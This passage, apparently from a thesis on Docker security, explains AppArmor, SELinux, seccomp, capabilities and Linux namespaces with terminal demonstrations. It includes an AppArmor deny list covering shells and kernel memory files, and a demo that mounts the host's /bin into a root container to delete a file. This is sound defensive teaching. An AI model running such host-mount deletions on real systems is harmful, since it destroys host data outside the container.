
```
$ cat docker-nginx
#include <tunables/global>

profile docker-nginx flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>

  network inet tcp,
  network inet udp,
  network inet icmp,

  deny network raw,

  deny network packet,

  file,
  umount,

  deny /bin/** wl,
  deny /boot/** wl,
  deny /dev/** wl,
  deny /etc/** wl,
  deny /home/** wl,
  deny /lib/** wl,
  deny /lib64/** wl,
  deny /media/** wl,
  deny /mnt/** wl,
  deny /opt/** wl,
  deny /proc/** wl,
  deny /root/** wl,
  deny /sbin/** wl,
  deny /srv/** wl,
  deny /tmp/** wl,
  deny /sys/** wl,
  deny /usr/** wl,
```

Figure 82 - AppArmor profile 1/2



```
  audit /** w,

  /var/run/nginx.pid w,

  /usr/sbin/nginx ix,

  deny /bin/dash mrwklx,
  deny /bin/sh mrwklx,
  deny /usr/bin/top mrwklx,


  capability chown,
  capability dac_override,
  capability setuid,
  capability setgid,
  capability net_bind_service,

  deny @{PROC}/{*,**^[0-9*],sys/kernel/shm*} wkx,
  deny @{PROC}/sysrq-trigger rwklx,
  deny @{PROC}/mem rwklx,
  deny @{PROC}/kmem rwklx,
  deny @{PROC}/kcore rwklx,
  deny mount,
  deny /sys/[^f]*/** wklx,
  deny /sys/f[^s]*/** wklx,
  deny /sys/fs/[^c]*/** wklx,
  deny /sys/fs/c[^g]*/** wklx,
  deny /sys/fs/cg[^r]*/** wklx,
  deny /sys/firmware/efi/efivars/** rwklx,
  deny /sys/kernel/security/** rwklx,
}
```


Figure 83 - AppArmor profile 2/2



```
$ sudo apparmor_parser -r -W docker-nginx
$ docker run --security-opt apparmor=docker-nginx -d --name apparmor-nginx nginx
Unable to find image 'nginx:latest' locally
latest: Pulling from library/nginx
c499e6d256d6: Pull complete
74cda408e262: Pull complete
ffadbd415ab7: Pull complete
Digest: sha256:282530fcb7cd19f3848c7b611043f82ae4be3781cb00105a1d593d7e6286b596
Status: Downloaded newer image for nginx:latest
778baea536856e1ccff2c5a6e21d814c4294e515695e1b6567d10fca2cfbd925
$ aa-status
apparmor module is loaded.
2 profiles are loaded.
2 profiles are in enforce mode.
   docker-default
   docker-nginx
0 profiles are in complain mode.
2 processes have profiles defined.
2 processes are in enforce mode.
   docker-nginx (2273)
   docker-nginx (2311)
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

Figure 84 - Loading AppArmor profile when the container is executed

Finally, by entering the container we can see that apparmor is blocking us form executing the following commands based on the policy of nginx [37].



```
$ docker exec -it apparmor-nginx bash
root@778baea53685:/# touch ~/thing
touch: cannot touch '/root/thing': Permission denied
root@778baea53685:/# touch /bin/ps
touch: cannot touch '/bin/ps': Permission denied
root@778baea53685:/# sh
bash: /bin/sh: Permission denied
root@778baea53685:/# 
```

Figure 85 - Creating a new file in specific paths is blocked by AppArmor


4.3.2 SELinux

SELinux (security-enhanced linux) is another security enhancement to the Linux system which is part of Mandatory access control and its purpose like apparmor is to enforce security policies on system resources to forbid malicious behavior. In SELinux, everything is controlled by labels. Every file or directory, process and system object has a label. Based on these labels specific rules are declared to control access between processes and system objects. These rules are called policies.
The SELinux policies can be divided into three classes: Type enforcement, Multi-level security (MLS) enforcement, and Multi-category security (MCS) enforcement.
With the DAC mechanism, owners have full authority over their objects, meaning that if the owners are compromised, the attacker has control over all of their objects. On the other hand, in SELinux model, the kernel manages and enforces all of the access controls over objects, not their owners. This provides a secure separation for containers as it can prevent processes, even with root privileges, within a container to illegitimately access objects outside the containers.
Docker uses two classes of policy enforcement: Type enforcement and MCS enforcement. The Type enforcement protects the host from the processes in containers, and the MCS enforcement protects a container from another container.
With Type enforcement, Docker labels all container processes with svirt_lxc_net_t type and all content within a container with svirt_sandbox_file_t type. The processes running with svirt_lxc_net_t type can only access/write to the content labeled with svirt_sandbox_file_t type, but not to any other label on the system. Therefore, the processes running within containers can only use the content inside containers. However, only with this policy enforcement, Docker allows the processes in one container to have access to the content of other containers. MCS enforcement is necessary to solve this issue. When a container is launched, the Docker daemon picks a random MCS label and then puts this label on all of the processes and content of the

container. The kernel only allows processes to access content with the same MCS label, thus preventing a compromised process in one container from attacking other containers [40].

4.3.3 Seccomp


Secure computing mode (seccomp) is a Linux kernel feature. It can be used to restrict the actions available within the container. It defines which system calls should and should not be allowed to be executed. For example, if an application was redirected to execute malicious code that could not work within the limitations of the listed system calls, it would be unable to fully carry out its payload. This protects the system and can make attacks either impossible or require a higher degree of sophistication [39]. Docker includes default seccomp profiles that drop system calls that are unsafe and typically not used for container operations. The additional seccomp policies are defined in a JSON file that can be applied when a container starts.
In the file below we declare seccomp permissions to block chmod and chown so containers that are run along with this policy are unable to execute chmod and chown.



```
[root@host01 ~]# cat 1_chmod.json
{
    "defaultAction": "SCMP_ACT_ALLOW",
    "architectures": [
        "SCMP_ARCH_X86_64",
        "SCMP_ARCH_X86",
        "SCMP_ARCH_X32"
    ],
    "syscalls": [
        {
            "name": "chmod",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        },
        {
            "name": "chown",
            "action": "SCMP_ACT_ERRNO",
            "args": []
        }
    ]
}
```

Figure 86 - Seccomp profile

Then, with the use of **--security opt seccomp=** and by adding the seccomp profile file in the docker command it is assigned to the container. Along with the docker command a chown command is executed which is blocked [38].




```
[root@host01 ~]# docker run --rm -it \
>   --security-opt seccomp:1_chmod.json \
>   benhall/strace \
>   chmod 400 /etc/hostname
Unable to find image 'benhall/strace:latest' locally
latest: Pulling from benhall/strace
d0ca440e8637: Pull complete
e14a5bd01123: Pull complete
Digest: sha256:6c4d5e4752ae78f8ce68fafe8ddd207c7fb53a991bc6a8eca73bc36878c2d9c9
Status: Downloaded newer image for benhall/strace:latest
chmod: /etc/hostname: Operation not permitted
```

Figure 87 - Chmod is not permitted due to seccomp profile

4.3.4 Capabilities

The Linux kernel has the ability to divide the privileges of the superuser into capabilities and allow for them to be granted separately as needed. The separation into capabilities allows better control of what a root user or a simple user are allowed to do. Adding some specific extra privileges to standard users that are needed in order to execute a task or remove some capabilities from a superuser that is not using them, adds an extra layer of security. Docker containers run on a kernel shared with the host system, so most of their tasks can be handled by the host. As a result, in most cases, it is unnecessary to provide full root privileges to a container, thus removing some of the root capabilities from a container does not affect the usability or functionality of the container but effectively improves the security of the system. By default, docker drops all capabilities except those needed, using a whitelist approach. However, Docker provides an option to configure the capabilities that a container can use.



Capability Key	Capability Description
SETPCAP	Modify process capabilities.
MKNOD	Create special files using mknod(2).
AUDIT_WRITE	Write records to kernel auditing log.
CHOWN	Make arbitrary changes to file UIDs and GIDs (see chown(2)).
NET_RAW	Use RAW and PACKET sockets.
DAC_OVERRIDE	Bypass file read, write, and execute permission checks.
FOWNER	Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
FSETID	Don't clear set-user-ID and set-group-ID permission bits when a file is modified.
KILL	Bypass permission checks for sending signals.
SETGID	Make arbitrary manipulations of process GIDs and supplementary GID list.
SETUID	Make arbitrary manipulations of process UIDs.
NET_BIND_SERVICE	Bind a socket to internet domain privileged ports (port numbers less than 1024).
SYS_CHROOT	Use chroot(2), change root directory.
SETFCAP	Set file capabilities.

Figure 88 - Capabilities allowed by default in Docker

In the table above we can see the Linux capability options which are allowed by default and can be dropped in docker [41].


4.3.5 Namespaces

Containers like Docker utilize two major features of the Linux kernel. The first feature is namespaces. Namespaces are providing containers with the necessary isolation that resembles with the isolation of virtual machines. This isolation includes container to host isolation as well as container to container isolation to protect from cases of one or more compromised containers. When a container is run, Docker creates a set of namespaces for that container. Each aspect of that container runs in a separate namespace and its access is limited to that namespace.

4.3.6 PID Namespace


The PID is the namespace that is responsible for process isolation. The Linux operating system organizes processes in a process tree. The tree root is the first process that gets started after the operating system is booted and it has the PID 1. As only one process tree can exist, all other processes need to be directly or indirectly started by this process. Due to the fact that this process initializes all other processes it is often referred to as the init process. Inside the process tree, every process can see every other process and send signals to one another if they wish. With the use of PID namespaces, the PID for a specific process and all its sub processes is virtualized, making it think that this process has PID 1. That wrapping feature of the running process with the use of namespace makes it unable to see any other processes except its own children. However, the host is allowed to operate the processes inside the new PID namespace. By default, all containers have the PID namespace enabled. PID namespace provides separation of processes [42].

In the pictures below we can see that if we run two docker containers on the same host and we run ps aux in each of them we notice the process that The PID Namespace removes the view of the system processes and allows process ids to be reused including pid 1.



```
panos@ubuntu:~$ docker run -itd --name server1 ubuntu:latest
f8c4eb1e90b0c10da950281e06c21cb975309c3e86bb5775e1be1716f475ec2b
panos@ubuntu:~$ docker run -itd --name server2 ubuntu:latest
e22af3610113f5f419de02e32b799bfb2551307e150313acc5fa98390fedcc6a
```


Figure 89 - Execution of two different containers from the same image



```
panos@ubuntu:~$ docker exec -it  server1 ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.0  20556  3040 pts/0    Ss+  18:22   0:00 /bin/bash
root         58 50.0  0.0  36452  2776 pts/1    Rs+  18:32   0:00 ps aux
root         63  0.0  0.0  27596   228 pts/1    S+   18:32   0:00 ps aux
panos@ubuntu:~$ docker exec -it  server2 ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.0  20556  3000 pts/0    Ss+  18:22   0:00 /bin/bash
root         21  0.0  0.0  36452  2800 pts/1    Rs+  18:32   0:00 ps aux
root         27  0.0  0.0  27596   228 pts/1    S+   18:32   0:00 ps aux
panos@ubuntu:~$
```

Figure 90 - Process isolation inside containers

There are cases that containers need to share the host's process namespace, specifically allowing processes within the container to see all of the processes on the system. For example, a container with debugging tools like strace or gdb, using them when debugging processes of the host within the container. This can be achieved with –pid host parameter where the host's PID namespace is used inside the container. With the same parameter and the container name or id of another container, the current container can join second container's PID namespace [41].




```
panos@ubuntu:~$ docker run -itd --pid host --name server1 ubuntu:latest
01e9a7ff29df246b4f14f5aa11c647cee4fd1094b097293c4c0a1c9a80f25eeb
panos@ubuntu:~$ docker exec -it  server1 ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.7  0.2 226096  9680 ?        Ss   18:08   0:19 /sbin/init aut
root          2  0.0  0.0      0     0 ?        S    18:08   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        I<   18:08   0:00 [kworker/0:0H]
root          6  0.0  0.0      0     0 ?        I<   18:08   0:00 [mm_percpu_wq]
root          7  0.0  0.0      0     0 ?        S    18:08   0:01 [ksoftirqd/0]
root          8  0.2  0.0      0     0 ?        I    18:08   0:06 [rcu_sched]
root          9  0.0  0.0      0     0 ?        I    18:08   0:00 [rcu_bh]
```

Figure 91 - Sharing PID namespace with the host

4.3.7 NET Namespace

The NET (Network) is the namespace that is responsible for network isolation. It provides a new independent network stack for all the processes within the namespace. That includes network interfaces, routing tables, iptables rules and an IP addresses. In order to achieve connectivity between containers as well as the host machine a virtual network bridge is used. A network bridge is a networking device that creates a single aggregate network from multiple communication networks or network segments. On the Docker host all processes need somehow to share access to physical network card.

In order to isolate the networking of containers, Docker allows to create a virtual network interface for each newly created container and it then connects all the virtual network interfaces to the host network adapter named docker0 [42].



```
[root@host01 ~]# docker run -it alpine ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.2/24 brd 172.18.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Figure 92 - Virtual network interface inside Docker

The two containers in this picture have their own eth0 network interface inside their network namespace. It is assigned to a corresponding virtual network interface veth0 and veth1 on the Docker host. The virtual network bridge docker0 connects the host network interface eth0 to all container network interfaces.





Figure 93 - Host and containers network interfaces

Docker provides the option to access the host namespace or another container’s network namespace, when a container is run, bypassing the network isolation provided by its interface. Thus, the container will have access to the host machines network interfaces.

Providing containers access to the host namespace is sometimes required, such as for debugging tooling, but is regarded as bad practice. This is because it is breaking out of the container security model which may introduce vulnerabilities. Instead, if it's required, a shared namespace can be used to provide access to only the namespaces the container requires.



```
[root@host01 ~]# docker run -it --net=host alpine ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP qlen 1000
    link/ether 02:42:ac:11:00:23 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.35/16 brd 172.17.255.255 scope global ens3
       valid_lft forever preferred_lft forever
    inet6 fe80::1485:dba0:6d9e:9d15/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 02:42:d9:73:a8:96 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/24 brd 172.18.0.255 scope global docker0
       valid_lft forever preferred_lft forever
```

Figure 94 - Shared network namespace between docker and host

4.3.8 IPC Namespace

The IPC (inter-process communication) namespace is responsible for isolating objects that exchange data among processes like semaphores, message queues, and shared memory segments. Shared memory segments are used to accelerate inter-process communication at memory speed, rather than through pipes or through the network stack. Shared memory is commonly used by databases and custom-built performance applications for scientific computing and financial services industries [41]. The processes running in containers must be restricted so that they can access only through certain set of IPC resources and are disallowed to interfere with those in other containers and the host machine. If the IPC resource created by one container is consumed by another container, then the application running on the first container could fail [43]. Docker achieves IPC isolation by using the IPC namespaces. The processes in an IPC namespace cannot read or write the IPC resources in other IPC namespaces. Docker assigns an IPC namespace to each container, thus preventing the processes in a container from interfering with those in other containers [40].

4.3.9 MNT Namespace

Similar to the previous namespaces, MNT (mount) namespace isolates filesystems. It virtualizes parts of the filesystem tree. The Linux filesystem is organized as a tree and it has a root, typically referred to as /. In order to achieve isolation on a filesystem level, the namespace will map a junction in the filesystem tree to a virtual root inside that namespace. Browsing the filesystem inside that namespace, it does not allow you to go beyond your virtualized root [42].

The following picture shows a visualization of a filesystem that contains multiple "virtual" filesystem roots inside the /drives/xx folders.




Figure 95 - Container's isolated filesystem from host

4.3.10 UTS Namespace


The UTS (UNIX Time-Sharing) namespace is named after the structure used to store information returned by the uname system call. In the context of containers, the UTS namespace feature allows each container to have separate hostname from the host machine [44]. The host (--uts=host) setting will result in the container using the same UTS namespace as the host. You may wish to share the UTS namespace with the host if you would like the hostname of the container to change as the hostname of the host changes. A more advanced use case would be changing the host's hostname from a container [41].

4.3.11 User Namespace

The user namespace provides disassociation between the uid of the user inside the container and the uid that the docker daemon uses. The best way to significantly reduce the probability of privilege-escalation attacks from within a container, is to configure the application to run as non-root. For the cases that running with lower privileges inside the container is not possible, re-mapping the root user (inside the container) to a less-privileged user on the Docker host, makes it a lot harder for a malicious actor to achieve escalation. Thus, the root on the container is not equivalent to the root on the host. The mapped user is assigned a range of UIDs which function within the namespace as normal UIDs from 0 to 65536 but have no privileges on the host machine itself. Finally, it is possible to share namespaces between the host and container and among other containers [45].

By default, the Docker Daemon runs as root user on the host. As a result of the Daemon running as root, any containers started will have the same security context as the host's root user. This has the side-effect that if files owned by the root user are accessible from the container, then can be modified by the running container.


In the picture below we copy the touch binary and we create a touch.bak file. Then we mount the /bin into the alpine container and because Docker Daemon runs as root and the user inside the container is root, the process is allowed to delete the .bak file.



```
$ sudo cp /bin/touch /bin/touch.bak && ls -lha /bin/touch.bak
-rwxr-xr-x 1 root root 63K Apr 12 23:16 /bin/touch.bak
$ docker run -it -v /bin/:/host/ alpine rm -f /host/touch.bak
$ ls -lha /bin/touch.bak
ls: cannot access '/bin/touch.bak': No such file or directory
```

Figure 96 - Container run as root is able to delete touch binary

In the picture below we copy the touch binary like before and we create a touch.bak. Then we mount the /bin into the alpine container and even though Docker Daemon runs as root the process is disallowed to delete the .bak file. That is why because we started the container as a non-root user with a uid and group of 1000.

